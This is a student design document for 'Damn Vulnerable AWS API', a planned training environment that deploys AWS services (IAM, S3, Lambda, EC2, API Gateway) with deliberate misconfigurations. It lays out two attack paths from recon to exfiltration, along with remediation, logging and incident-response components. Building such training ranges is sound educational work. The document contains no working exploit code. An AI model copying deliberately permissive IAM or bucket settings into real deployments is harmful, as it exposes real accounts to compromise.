Damn Vulnerable AWS API

DESIGN DOCUMENT

Team Number

sdmay24-11

Client

RSM - Jon Schnell

Adviser

Julie Rursch

Team Members/Roles

Attack Path 1

Ashler Benda

Karthik Kasarabada

Andrew Bowen

Attack Path 2

Garrett Arp

Ahmed Nasereddin

Ayo Ogunsola

Ethan Douglass

Email

sdmay24-11@iastate.edu

Website

sdmay24-11.sd.ece.iastate.edu/

Revised: 04/04/2024 v2.0

Executive Summary

The Damn Vulnerable AWS API is a training tool to guide cybersecurity engineers on how to pentest an AWS environment. The project involves designing and building an AWS API comprising common AWS services with vulnerabilities left in on purpose.

Development Standards & Practices Used

- GitLab
- Agile Sprint Development Cycle
- AWS Security Testing Standards
- AWS/Cloud Network Architecture
- OWASP Top Ten

Summary of Goals

- Deliberately incorporates common AWS-specific vulnerabilities. These vulnerabilities should include misconfigured permissions, security group issues, identity and access management flaws, and more.
- Create a diverse set of AWS scenarios that reflect real-world use cases of AWS resources, including Lambda functions, S3 buckets, EC2 instances, and IAM roles. Each scenario should have associated vulnerabilities that mimic those in actual AWS environments.
- Provide comprehensive documentation that outlines the vulnerabilities, attack vectors, and potential exploitation techniques present in the Damn Vulnerable AWS API. Include a step-by-step walkthrough of common AWS security risks.
- Implement an incident response component that enables users to analyze logs, identify security incidents, and assess the impact of potential breaches within the Damn Vulnerable AWS API. This component should offer insights into AWS-specific log analysis techniques.
- Implement safeguards to prevent unintended damage to AWS resources and ensure the environment is safe for experimentation.
- Provide clear and detailed documentation to guide users through the vulnerabilities and potential attacks.
- Utilize AWS services such as Lambda, S3, EC2, IAM, and CloudWatch to create the API environment.
- Develop custom code and configurations to introduce vulnerabilities into the AWS API.
- Implement logging and monitoring to capture user interactions and security incidents within the environment.

Table of Contents

Terminology and Acronyms

ACCESS CONTROL LIST (ACL) - Document that defines who can access a particular S3 bucket or object and sets user permissions

ALLOW-LIST - list of things considered trustworthy or good, grant access to defined resources; Usually firewall rules or list of approved applications; Enforces the deny all by default approach to security, better than deny-list

AMAZON WEB SERVICES (AWS) - An infrastructure web services platform in the cloud for companies of all sizes.

ASSUMED BREACH - The Assumed Breach Model assumes a threat has some level of access to a target at the initiation of the engagement; Arguably the most beneficial of all the models

API GATEWAY - Amazon API Gateway is a fully managed service that developers can use to create, publish, maintain, monitor, and secure APIs at any scale.

BLUE TEAM - A security team that defends against threats.

BUCKET - In S3, a container for stored objects. Every object is contained in a bucket.

CLOUD DEVELOPMENT KIT (CDK) - AWS Cloud Development Kit (AWS CDK) is an open-source software development framework for defining your cloud infrastructure in code and provisioning it through AWS CloudFormation.

CLOUD FORMATION - AWS CloudFormation is a service for writing or changing templates that create and delete related AWS resources as a unit.

CLOUDWATCH - Amazon CloudWatch is a web service that you can use to monitor and manage various metrics and configure alarm actions based on data from those metrics.

COMMAND LINE INTERFACE (CLI) - AWS Command Line Interface is a unified downloadable and configurable tool for managing AWS services. Control multiple AWS services from the command line and automate them through scripts.

DECONFLICTION - Deconfliction is a process that provides a way to separate Red Team activity from real-world activity.

DEFENSE IN DEPTH – Concept of multiple, independent layers of security controls placed throughout a system or environment; redundancy in case one layer fails, others remain

DENY-LIST - List of things considered untrustworthy or bad; restrict access to defined resources; Usually in the form of firewall rules or list of prohibited software; more difficult than creating a known good list and denying everything else.

ELASTIC COMPUTE CLOUD (EC2) - Amazon Elastic Compute Cloud is a web service for launching and managing Linux/UNIX and Windows Server instances in Amazon data centers.

EC2 INSTANCE - A compute instance in the Amazon EC2 service. Other AWS services use the term EC2 instance to distinguish these instances from other types of instances they support.

EXFILTRATION - extraction of information from a target. This is typically through a covert channel.

flAWS.cloud - a competitor to our product, another educational tool focused on aws cloud exploits, designed by Summit Route.

GITHUB - A web-based repository that uses Git for version control.

IDENTITY AND ACCESS MANAGEMENT (IAM) - AWS Identity and Access Management is a web service that Amazon Web Services (AWS) customers can use to manage users and user permissions within AWS.

INDICATOR OF COMPROMISE (IOC) - artifacts that identify or describe threat actions.

INITIAL ENTRY - Entry vector that allows cyber attackers, or threat actors, a foothold in the network/system.

INFRASTRUCTURE AS CODE (IaC) - process of managing and provisioning computer data center resources through machine-readable definition files, rather than physical hardware configuration or interactive configuration tools.

LAMBDA - AWS Lambda is a web service that you can use to run code without provisioning or managing servers. You can run code for virtually any type of application or backend service with zero administration. You can set up your code to automatically start from other AWS services or call it directly from any web or mobile app.

LATERAL MOVEMENT - techniques that cyber attackers, or threat actors, use to progressively move through a network as they search for the key data and assets

LOOTING - Similar to exfiltration, stealing information from a breached network or machine

PENETRATION TESTING - A test methodology intended to circumvent the security function of a system. In terms of business risk, a penetration test should be considered an attack surface reduction effort as mitigation of the findings will ultimately lead to a reduction in the attack surface. Penetration tests do not typically focus on understanding how security operations as a whole can deal with a threat.

NON-VOLATILE PERSISTENCE - techniques that cyber attackers, or threat actors, use to maintain access to a system or host for an extended period of time (>7 days)

PRIVILEGE ESCALATION - techniques that cyber attackers, or threat actors, use to gain elevated permission levels and access

RED TEAM - independent group that, from the perspective of a threat or adversary, explores alternative plans and operations to challenge an organization to improve its effectiveness.

RELATIONAL DATABASE SERVICE (RDS) - Amazon Relational Database Service is a web service that makes it easier to set up, operate, and scale a relational database in the cloud. It provides cost-efficient, resizable capacity for an industry-standard relational database and manages common database administration tasks.

REMEDIATION - Process of identifying threats and taking the proper steps to fix them

S3 - Amazon S3 is storage for the internet. You can use it to store and retrieve any amount of data at any time, from anywhere on the web.

VIRTUAL PRIVATE CLOUD (VPC) - Amazon Virtual Private Cloud is a web service for provisioning a logically isolated section of the AWS Cloud virtual network that you define. You control your virtual networking environment by selecting your own IP address range, creating subnets and configuring route tables and network gateways.

1 Team

1.1 Team Members

Student Members:

1) _Ashler Benda_________________ 2) _Ahmed Nasereddin___________

3) _Garrett Arp__________________ 4) _Ethan Douglass______________

5) _Andrew Bowen________________ 6) _Karthik Kasarabada____________

7) _Ayo Ogunsola_________________

1.2 Required Skill Sets for Your Project

- Basic programming
- Knowledge of AWS Resources
- Pentesting
- Technical Writing/Documentation
- Digital Forensics
- Incident Response
- Role Based Access Controls
- AWS Safeguards

1.3 Skill Sets covered by the Team

Ashler Benda - Pentesting, Active Directory Testing, Relay Attacks, Basic Programming, Web App Design, Technical Documentation

Ahmed Nasereddin - Active Directory, IAM, Basic Programming (Java, C, Python, C#), Technical Writing

Ayo Ogunsola - Active Directory, Pentesting, Basic AWS, Basic Programming (Java, C, Python, C#), Technical Documentation, IAM

Karthik Kasarabada - Pentesting AD, Intermediate AWS (ECS, IAM), Basic Programming (Python, C, Java), Technical Writing

Andrew Bowen - Pentesting, Kerberos, Active Directory, Basic Web Frontend, Basic Programming (C, Java, Python), Technical Writing

Ethan Douglass - Basic Programming (SQL, C#, Python, Java), Active Directory, Technical Writing

Garrett Arp - Technical Writing, Basic Programming (SQL, C#, Python, Java), Intermediate Microsoft Azure, Intermediate Terraform and Ansible Infrastructure Engineering, Basic Web Frontend

1.4 Project Management Style Adopted by the team

Weekly agile-style team meetings

1.5 Initial Project Management Roles

Team Organization (Scrum Master): Andrew Bowen

Client Interaction: Ashler B, Karthik K.

Review Testing Lead: Ethan Douglass

Team Website: Garrett Arp

Identity & Access Management: Ahmed Nasereddin, Ayo Ogunsola

2 Introduction

2.1 Problem Statement

There is a lack of easily accessible and comprehensive cloud-hosted applications that can legally be exploited for educational purposes. In addition to this, there are almost no environments that give users hands-on experience in cloud-based threat analysis or incident response.

2.2 Requirements & Constraints

- **Functional Requirements**
  - Incorporates common AWS-specific vulnerabilities and misconfigurations
  - Vulnerabilities should be actively exploitable
  - Logging and Monitoring to capture user and security events
  - Include an Incident Response Component that enables users to assess the impact
  - Attack path includes Non-Volatile persistence in the AWS account
  - Attack path should allow any user to fully compromise an AWS account (gain control over all aspects of the account through exploitation of given vulnerabilities)
- **Resource Constraints**
  - Utilize AWS CloudFormation for consolidated/static resource configuration and distribution
  - AWS API Gateway should be used as an interface between a user and other AWS resources
  - Utilize AWS Identity and Access Management for resource permissions
  - Cloud resource usage should be minimal, if not all in the free tier
- **Qualitative Requirements**
  - Design a unique Service using existing AWS services and common configurations
  - Identity Management roles and policies should reflect professional roles and use cases
  - Documentation on the intended exploits and incident response components must be available to users
  - Implements safeguards to prevent unintended damage to AWS resources
  - Attack path follows the standard flow of a penetration test

2.3 Engineering Standards

- OWASP - Globally recognized consensus of critical web-app security risks that we can implement in our AWS services
- IAM - IAM is a critical aspect of AWS Security. Our product will test IAM's standards with permissive policies, granting privileges, and the principle of least privilege.
- PCI - crucial to safeguard sensitive payment card data and maintain trust with customers by adhering to security standards and best practices.
- HIPAA - safeguard sensitive healthcare data and maintain regulatory standards in the digital landscape.
- ISO 12207 - Standard for software life cycle processes including developing and maintaining the software.
- ISO 27001 - Recognized as best-known standard for information security management systems (ISMS). Related to access controls and IAM.

- ISO 29119 - Series of five international standards for software testing. Part of the project will be testing the developed API like an intended user will use it

2.4 Intended Users and Uses

Intended Users:

- IT Administrators
    - Are responsible for Identity Access Management implementation which plays a key role in many cloud vulnerabilities
- Software Architects
    - Will gain additional insight into available cloud services and their intended functionality
- Cybersecurity Students
    - Will benefit from hands on experience with common exploits and incident response methodology
- Risk Consultants
    - Will benefit from continuous learning/training to be prepared to investigate cloud infrastructure
- Application Developers
    - Will gain experience deploying and testing software instances

Additional Use cases include:

1) Performance Optimization: optimize resources for performance and cost reduction.
2) Testing and Development: Developers and QA teams will be enabled to create reliable testing environments.
3) Security: IT Administrators utilize the project to enforce robust security measures, including encryption, access controls, and threat monitoring. This ensures data integrity and safeguards against potential cyber threats, and meeting specific security requirements
4) Education: Potential new hires for positions related to our intended users can use this as grounds for experimentation and education

3 Project Plan

3.1 Task Decomposition

Our tasks are listed below underneath each milestone in descending order. Tasks at the top must be completed before the next task within the milestone can be completed. See section 3.4 for our timeline of milestones which lays out how the tasks will be completed in relation to each other. These tasks only encompass the design phase and milestones at this time. The design aspects will decide what our tools and resources our implementation will use. Thus, we will define our semester 2 tasks as the semester goes, with the goal of having them documented for the final design document.

Initial Set of Exploits Defined

- Complete flAWS Level 1-2
  - Learned about S3 buckets with loose permissions using aws CLI
  - These are a blogger's educational exercises on AWS exploits
  - flAWS is a competitor to our product in that they are also modules focused on educating individuals about cloud exploits
- Complete flAWS Level 3-4
  - Learned more about loose S3 bucket permissions, EC2 snapshots and aws CLI usage
- Complete flAWS Level 5-6
  - Learned about exploiting RDS snapshot and Security Audit policy
- Define an exploit that could be used in an attack path and where it could be used
  - This will be completed for unique exploits for each student

Attack Path 1 Designed

- Recon Defined - Attack Path 1
  - Define exposed ports/services
- Initial Exploitation Defined - Attack Path 1
  - Define entry point through exposed ports/services
- Persistence and Privilege Escalation Defined - Attack Path 1
  - Define the initial foothold on the network/resources
- Lateral Movement Defined - Attack Path 1
  - Define what will be exposed from potential footholds
- Looting (Exfiltration) defined - Attack Path 1
  - Define critical information that will be present in the resources along the attack path
- Define a use case for each AWS service/resource - Attack Path 1
  - Review the resources used in the attack path and define how they are used in relation to the exploits and what intended use cases would be for a business

Remediation of Attack Path 1 Defined

- Vulnerability/misconfiguration remediation defined - Attack Path 1

    - Define how the exploits of attack path 1 occurred, how to fix them, how to avoid them
- Events and Actions defined - Attack Path 1
    - The key information gained and actions taken by the attacker are defined

Attack Path 2 Designed

- Recon Defined - Attack Path 2
    - Define exposed ports/services
- Initial Exploitation Defined - Attack Path 2
    - Define entry point through exposed ports/services
- Persistence and Privilege Escalation Defined - Attack Path 2
    - Define the initial foothold on the network/resources
- Lateral Movement Defined - Attack Path 2
    - Define what will be exposed from potential footholds
- Looting (Exfiltration) defined - Attack Path 2
    - Define critical information that will be present in the resources along the attack path
- Define a use case for each AWS service/resource - Attack Path 2
    - Review the resources used in the attack path and define how they are used in relation to the exploits and what intended use cases would be for a business

Remediation of Attack Path 2 Defined

- Vulnerability/misconfiguration remediation defined - Attack Path 2
    - Define how the exploits of attack path 1 occurred, how to fix them, how to avoid them
- Events and Actions defined - Attack Path 2
    - The key information gained and actions taken by the attacker are defined

Review/Refinement

- Cross Review - Attack Path 1
    - Attack path has been completed by all members of the team to give meaningful feedback for refinement
- Cross Review - Attack Path 2
    - Attack path has been completed by all members of the team to give meaningful feedback for refinement
- Refinement - Attack Path 1
    - Feedback from refinement has been implemented
- Refinement - Attack Path 2
    - Feedback from refinement has been implemented

Logging Strategy Defined

For each of these, define relative use cases for the project and their pro’s and con’s relative to our requirements

- Research CloudWatch

- Research EventBridge
- Identify Alternative Logging Resources

Narrative Defined

- Line of Business Defined - Attack Path 1
- Line of Business Defined - Attack Path 2
- Use Case for Services Defined for Narrative - Attack Path 1
- Use Case for Services Defined for Narrative - Attack Path 2
- User Roles Defined - Attack Path 1
- User Roles Defined - Attack Path 2

For more about implementation of the resource and attack paths defined here, see Section 6.

3.2 Project Management/Tracking Procedures

We will use the Agile project management style. We have various phases that the project will be broken up into. Each of our milestones will be the sprints our project is split into.

We will use GitLab for project management. The milestones will be Milestones in Gitlab. Under each Milestone, major tasks will be their own issue. When applicable, new branches will be made from the issues. Each major task will be split into smaller Tasks listed within the issue. There are two types of tasks, design and implementation, which the label on the issue will determine. We will follow the Agile style using the Issue boards. There are five boards: Open, In Progress, Stuck, Review, and Closed. The Open board will be the backlog, and the Closed will be the completed spot.

3.3 Project Proposed Milestones, Metrics, and Evaluation Criteria

Design Milestones (Semester 1)

- Initial Set of Exploits Defined
- Attack Path 1 Designed
- Remediation of Attack Path 1 Defined
- Attack Path 2 Designed
- Remediation of Attack Path 2 Defined
- Review/Refinement
- Logging Strategy Defined
- Narrative Defined

Implementation Milestones (Semester 2)

- Attack Path Templates Created
- Attack Path Relationships and Vulnerabilities Implemented
- Documentation Completed
- Final Testing Completed

(Quantitative) Metrics:


- Vulnerabilities per attack path
- Misconfigurations per Component

- Infrastructure Vulnerabilities per attack path
- Application Vulnerabilities per attack path
- Estimated Monetary Resource Usage/hr
- Number of Resources Used
- Number of endpoints involved

(Qualitative) Evaluation Criteria:

- Setup complexity
    - How much of a burden does this place on the end user
- Professionalism/Realism
    - Used to for narrative items and related resources

3.4 Project Timeline/Schedule



We have a total of 8 milestones. Some of the milestones have a similar timeline. In most of the milestones we have subtasks related to them. Below is a detailed breakdown of each milestone's subtasks.

Initial Set of Exploits Defined Issues: (3 Weeks):

- [Template] Exploit Defined by {Student Name}
- Complete flAWS Level 1-2
- Complete flAWS Level 3-4
- Complete flAWS Level 5-6

Attack Path 1 Defined and Attack Path 2 DesignedIssues (7 Weeks):

- Define a use case for each AWS service/resource - Attack Path 1/2
- Looting (Exfiltration) defined - Attack Path 1/2
- Lateral Movement Defined - Attack Path 1/2
- Persistence and Privilege Escalation Defined
- Attack Path 1/2 , Initial Exploitation Defined
- Attack Path 1/2 , Recon Defined - Attack Path 1/2.

Remediation of Attack Path 1 and Attack Path 2 Defined Issues (5 Weeks):

- Vulnerability/misconfiguration remediation defined - Attack Path 1/2
- Events and Actions defined - Attack Path 1/2

Review/Refinement Issues (2 Weeks):

- Cross Review - Attack Path 1
- Cross Review - Attack Path 2
- Refinement - Attack Path 1
- Refinement - Attack Path 2

Logging Strategy Defined Issues (1 Week):

- Research CloudWatch
- Research EventBridge
- Identify Logging Resources

Narrative Defined Issues (1 Week):

- Line of Business Defined - Attack Path 1

- Line of Business Defined - Attack Path 2

- Use Case for Services Defined for Narrative - Attack Path 1

- Use Case for Services Defined for Narrative - Attack Path 2

- User Roles Defined - Attack Path 1

- User Roles Defined - Attack Path 2

Attack Path Templates

- Attack Path 1 has all resources in github as basic CloudFormation Templates
  - Implement API Gateway
  - Implement Lambda Function
  - Implement S3 Bucket
  - Implement SSM Command
  - Implement VPC
  - Implement Security Group
  - Implement RDS Database
  - Implement EC2
  - Implement Looting
- Attack Path 2 has all resources in github as basic CloudFormation Templates
  - Implement EC2
  - Implement 2nd EC2
  - Implement Looting

Attack Path Relationships and Exploits

- Implement Attack Path 1 relationships and exploits on existing resources*
- Implement Attack Path 2 relationships and exploits on existing resources*
- Remediation of Attack Path 1 Documentation
- Remediation of Attack Path 2 Documentation
- User roles are created

Documentation has been completed

- Narrative red team guide for Attack Path 1
- Narrative red team guide for Attack Path 2
- Remediation Workflows and incident response elements have been documented

Final Testing

- Attack Path 1 system tested by Attack Path 2 team and client
- Attack Path 2 system tested by Attack Path 1 team and client

3.5 Risks And Risk Management/Mitigation

This section is intended to outline anticipated pitfalls or challenges we would face during the project, and to develop a plan to mitigate said risks should they arise. The risk level serves as an indicator of how likely each risk is to arise.

Tools not fitting in the scope of user security testing as defined in the AWS Shared Responsibility Model [Risk: 0.7]

- The AWS Shared Responsibility model broadly defines the use cases, and the Customer Service Policy for Penetration Testing more clearly defines the services that are permitted for customer Penetration Testing. These resources are diverse, so the primary concern is scope creep into prohibited services to accompany allowed ones. This risk should be reduced by understanding these limitations by the team, and by reviewing these limitations during testing and review periods.

Resource cost is not reasonable for an individual to use [Risk: 0.5]

- This project will use a wide variety of resources, most of which have free tiers. Should the expected resource usage exceed these limitations, the availability of this project could be greatly reduced. We plan to reduce this risk by compartmentalizing parts of the project into distinct attack paths that will ensure that only the resources that are being used at the given time are being run. We can also help educate our users on how to cap resource usage if needed.

AWS lacks depth in opportunities for misconfiguration/vulnerabilities [Risk: 0.2]

- With over 200 services offered, and a large number of combinations of services working together it is unlikely that we will run out of misconfigurations. This would most likely be seen due to a lack of AWS specific items, but would be remediated by implementing more common vulnerabilities in an AWS environment.

3.6 Personnel Effort Requirements

Milestone	Est. Man Hrs
Initial Set of Exploits Defined	90
Remediation of Attack Path 2 Defined	80
Attack Path 2 Defined	112
Remediation of Attack Path 1 Defined	80
Attack Path 1 Defined	112
Review/Refinement	40
Logging Strategy Defined	20
Narrative Defined	20

Each task above in the list has multiple subtasks which vary in time needed to complete. This table provides a rough estimate of the expected number of hours each task will take to complete. The number of hours is not a per-person measurement, rather it is an estimated full team number of hours.

3.7 Other Resource Requirements

Identify the other resources aside from financial (such as parts and materials) required to complete the project.

- Since our implementation is designed & implemented on another company's hardware (amazon), we are reliant on their service availability. If AWS services were to go down or data became unrecoverable, the entire project resources would be effectively lost. These resource requirements and risks can be mitigated by taking backups, gathering detailed documentation, and the general reliability of AWS services.
- Due to the nature of making exploitable environments, certain vulnerabilities may be reliant upon outsourced methodology. In these cases, exploiting a certain vulnerability or utilizing an attack path depends on existing architecture related to software environments.
- The project requires internet connection.
- Personal/RSM AWS account
- AWS Services
    - S3 Bucket
    - Lambda
    - API Gateway
    - dEC2
    - Eventbridge
    - CloudFormation Templates

4 Design

4.1 Design Content

The core of our design content will be two attack paths and the scenarios associated with them. The design elements of these attack paths will include the vulnerability or misconfiguration featured at each step of the attack and how these individual components will work together to mirror an AWS account compromise. After defining these steps, we will design scenarios or stories that mirror the users and services used at each step in the context of a hypothetical business that would be commonly found as the client of a security consulting firm, such as a hospital network or banking website.

4.2 Design Complexity

Components:

- **IAM:** complex relationships between users, resources, and services that will be defined through roles and policies
    - The modularity of our project through Cloud Formation Templates(CFT) enables it to include critical IAM vulnerabilities without jeopardizing company data. The CFT will be deployed on end user's AWS accounts which detaches our team's testing account from their own.
- **Red Team/Blue Team Operations:**
    - **Attack Paths:** Various vulnerabilities leading to unique points of entry, lateral movement, privilege escalation, and eventually to an end goal followed by unique exfiltration paths.
        - Ex: See 4.7.2 Design 1
    - **Incident Response:**
        - Creating robust logging systems. Ex: tracking Eventbridge API data with CloudTrail and viewing those data metrics in CloudWatch
        - Remediation of the vulnerabilities to effectively mitigate the attack path
- **Narrative/ User Roles:**
    - We've added another layer of complexity by defining a narrative for the project and specifying user roles, integrating real-world scenarios and business-related considerations. This entails domain-specific knowledge and creative problem-solving, including the implementation of IAM roles and permissions to mimic real-world access control
- **Risk Management:**
    - We are keenly aware of potential challenges in the project, as evidenced by our risk considerations and mitigation strategies. Successfully managing these risks requires strategic thinking and a deep understanding of AWS security policies, including IAM best practices and AWS Testing Policies.

4.3 Modern Engineering Tools

- S3 Static Website:

  A S3 bucket serves as a central resource for users to access relevant information. It will be accessed from many other resources and serve as our project storage resource. It serves as an easily accessible reference for whatever purpose.

- EC2 workstation:

  EC2 instances can be used as developmental and testing environments. It might also be used to simulate certain scenarios and test our environment. Since EC2 instances provide a flexible and scalable environment, the team can create, configure, and experiment with different AWS scenarios.

- Lambda function:

  Lambda functions can be used to implement various components in our environment. They can also be configured to simulate specific behaviors and vulnerabilities. Lambda functions act as building blocks for AWS environments, allowing the team to manage all configurations and behaviors of resources.

- IAM role and policies:

  By controlling roles and policies, we can control access to different AWS resources. It could play a role in mimicking certain identity flaws. IAM roles and policies play an important role in defining and managing access control. This showcases real world security issues and helps users understand the importance of well defined roles and policies.

- AWS CLI:

  By using the AWS CLI we can interact with AWS services and resources programmatically. This can be useful to automatically set up environments to some configuration. The AWS CLI streamlines interactions with AWS resources.

- API Gateway:

  By using API Gateways we can expose AWS API vulnerabilities and misconfigurations since it acts as a front-end service that handles requests. This will play a role in triggering Lambda functions and other resources. API Gateway acts as the entry point for external users to access the AWS API, where vulnerabilities and misconfigurations can be deliberately incorporated.

- Gitlab:

  Gitlab is being used for project management and version control. It helps the team collaborate, manage tasks, and track progress throughout its entirety. The Agile-style project management in Gitlab ensures that tasks are well organized and tracked.

4.4 Design Context

Our project doesn't necessarily have a direct impact on **Public Health, Safety and welfare**. It's a tool that can be used to teach users how to exploit vulnerabilities and remediate these vulnerabilities in a controlled area. The entire purpose of this is to prepare the user for the real world in terms of cyber security, and in the case the user ends up working for a company that is in the medical field, government agency, security field or any correlating field, they now know how to find and mitigate these vulnerabilities. In doing so, they prevent attackers from gaining sensitive information, such as user and passwords, health information, government agency confidential data, the list is endless. That's the entire point of our project to inform users on how to prevent these leaks from happening, to prevent unwanted access, to prevent any data that can lead to harming people. For example, if a user utilized our project to get a good understanding of how to find vulnerabilities and mitigate them, and they work for a government agency that works in putting people in witness protection. This user's entire job is to work with the AWS services that hold data that leads to the location of these witnesses. If the user doesn't implement the right safeguards an intruder can potentially gain access to this data and sell it to anybody that is wanting to know details about these witnesses.

In terms of our project having an impact on **Global, cultural and societal**, there is very little impact. Our project will contribute to the larger ongoing movement to create a culture of integrating security into the design process for digital infrastructure and beyond. Looking at the impact indirectly, from a perspective of who can utilize our tool/project to help benefit themselves and their company, it would benefit those who have the privilege to access the internet, use of technology, etc. For example, suppose one country is not the most developed in terms of technology. In that case, it might not be as beneficial for them to use our project/tool when compared to another country that has to take into consideration the potential attacks on their cloud services, more specifically anything that is dealing with AWS.

While generally speaking our project won't have any major **environmental** impacts, the usage costs of the physical servers is a small consideration. Data Centers and cloud based providers use large amounts of local resources like power & water and while our project doesn't contribute to even 1% of that, it does subsist within these systems. This will indirectly cause more strain on power resources that, depending on where the physical server is located, could be non sustainable.

The **economic** impacts the project has, are one of the chief design considerations. Our design is intended to be economically viable for an individual within a team, and use as many free AWS resources that are relevant. This affordability aspect will be important in scaling the project up and making the development environment as accessible as possible. In general there won't be any broader economic impact and the only possible impact will be to clients using the product. In the long term, a small indirect economic factor might be increasing the knowledge and therefore value of potential security experts using our project.

4.5 Prior Work/Solutions

There are two prior solutions that we are using as learning guides and references. Flaws.cloud is a public website hosted using AWS which has purposeful misconfigurations and vulnerabilities. It is a good learning tool, as it gives hints to help walk through how to find and exploit the misconfigurations on the site. IAM Vulnerable is similar but the user has to deploy the prebuilt environment in their own AWS account. IAM Vulnerable also has more content with 21 different attack paths. An advantage that Flaws has over the IAM Vulnerable is that it is already set up. This makes it a great beginner tool and is free to use compared to deploying the services in a personal account. On the other hand, this limits the type of vulnerabilities since Flaws can't risk someone crashing the experience for everyone. This means certain misconfigurations and permissions can't be used in Flaws whereas IAM Vulnerable can do anything.

Our product is more similar to IAM Vulnerable than flaws. We will use Cloud Formation Templates so that it can be deployed to different AWS accounts. Additionally, we will design complete attack paths with the addition of a scenario to provide context to the resources in order to make the whole experience more like a real production environment. We will also be able to implement any vulnerability, including write permissions since we don't have to worry about messing up the environment's configuration for others because all of the project will still be stored as static Infrastructure as Code in the form of the CloudFormation Templates. Similar to Flaws, one of our requirements is to not only exploit the misconfigurations involved but to also include documentation of how to solve and fix the issues presented in our attack paths.

We are using these referenced prior solutions as examples of how to exploit AWS in addition to self-assigned learning exercises which will enable us to go beyond what our competitors have done. Through the completion of flAWS.cloud, our team became familiar with improper resource access permissions related to S3 buckets, an AWS storage resource, as well as the unintended exposure of metadata from EC2's. Our self-assigned learning tasks served to build our required skill set, which includes an in depth understanding of all things AWS. This includes understanding the use cases for the resources that AWS provides in order to later implement them in a realistic business context, as well as having the technical skills required to define these resources in the form of CloudFormationTemplates as opposed to implementing them through the AWS console. Some examples of such educational exercises included deploying websites using various AWS resource types, deploying virtual machines and desktop environments, and creating identity management resources and permissions in the form of IAM roles and policies.

References:

IAM Vulnerable Modules: https://github.com/BishopFox/iam-vulnerable

Flaws: flaws.cloud

4.6 Design Decisions

- Using AWS as the cloud provider for this course. AWS was chosen because it is the most widely used cloud provider, and because they are a client of our client for this project, RSM. This means that the knowledge RSM employees gain from this training will easily translate into value for the company.
- Using CloudFormationTemplates to store and distribute the AWS resource definitions and their configurations was also an important design decision. The primary alternative option was terraform. CloudFormationTemplates were found to be superior in that they are easier for the end user to deploy because they do not require a continuous integration/deploy pipeline or any other software as terraform does. Instead, they can be directly deployed from the AWS console or from a continuous integration/deployment pipeline at the discretion of the end user.

- One of our first major design decisions was to implement two distinct attack paths. The decision to have two different paths was made to allow versatile options of attack, while being something that could be reasonably implemented in the time given. The distinct separation of the resources involved in each attack path also allows us to minimize overall cost because only one set of resources needs to be deployed at a time for the end user to make use of them, as opposed to all resources being deployed simultaneously.
- Another major design decision is to implement remediations for both attack paths. These remediations are to serve as guide on how to defend against these types of vulnerabilities from becoming an issue or being exploited. The decision to do this was to allow a user to understand different ways a vulnerability can be fixed.
- Another design component that we will be introducing is the logging of a user's actions. But we might not necessarily want to log every single thing the user does but rather specific actions that are geared toward the use of the attack paths or remediation efforts for each attack path. Doing this will enable the user to review what they have done to get an overall better understanding.

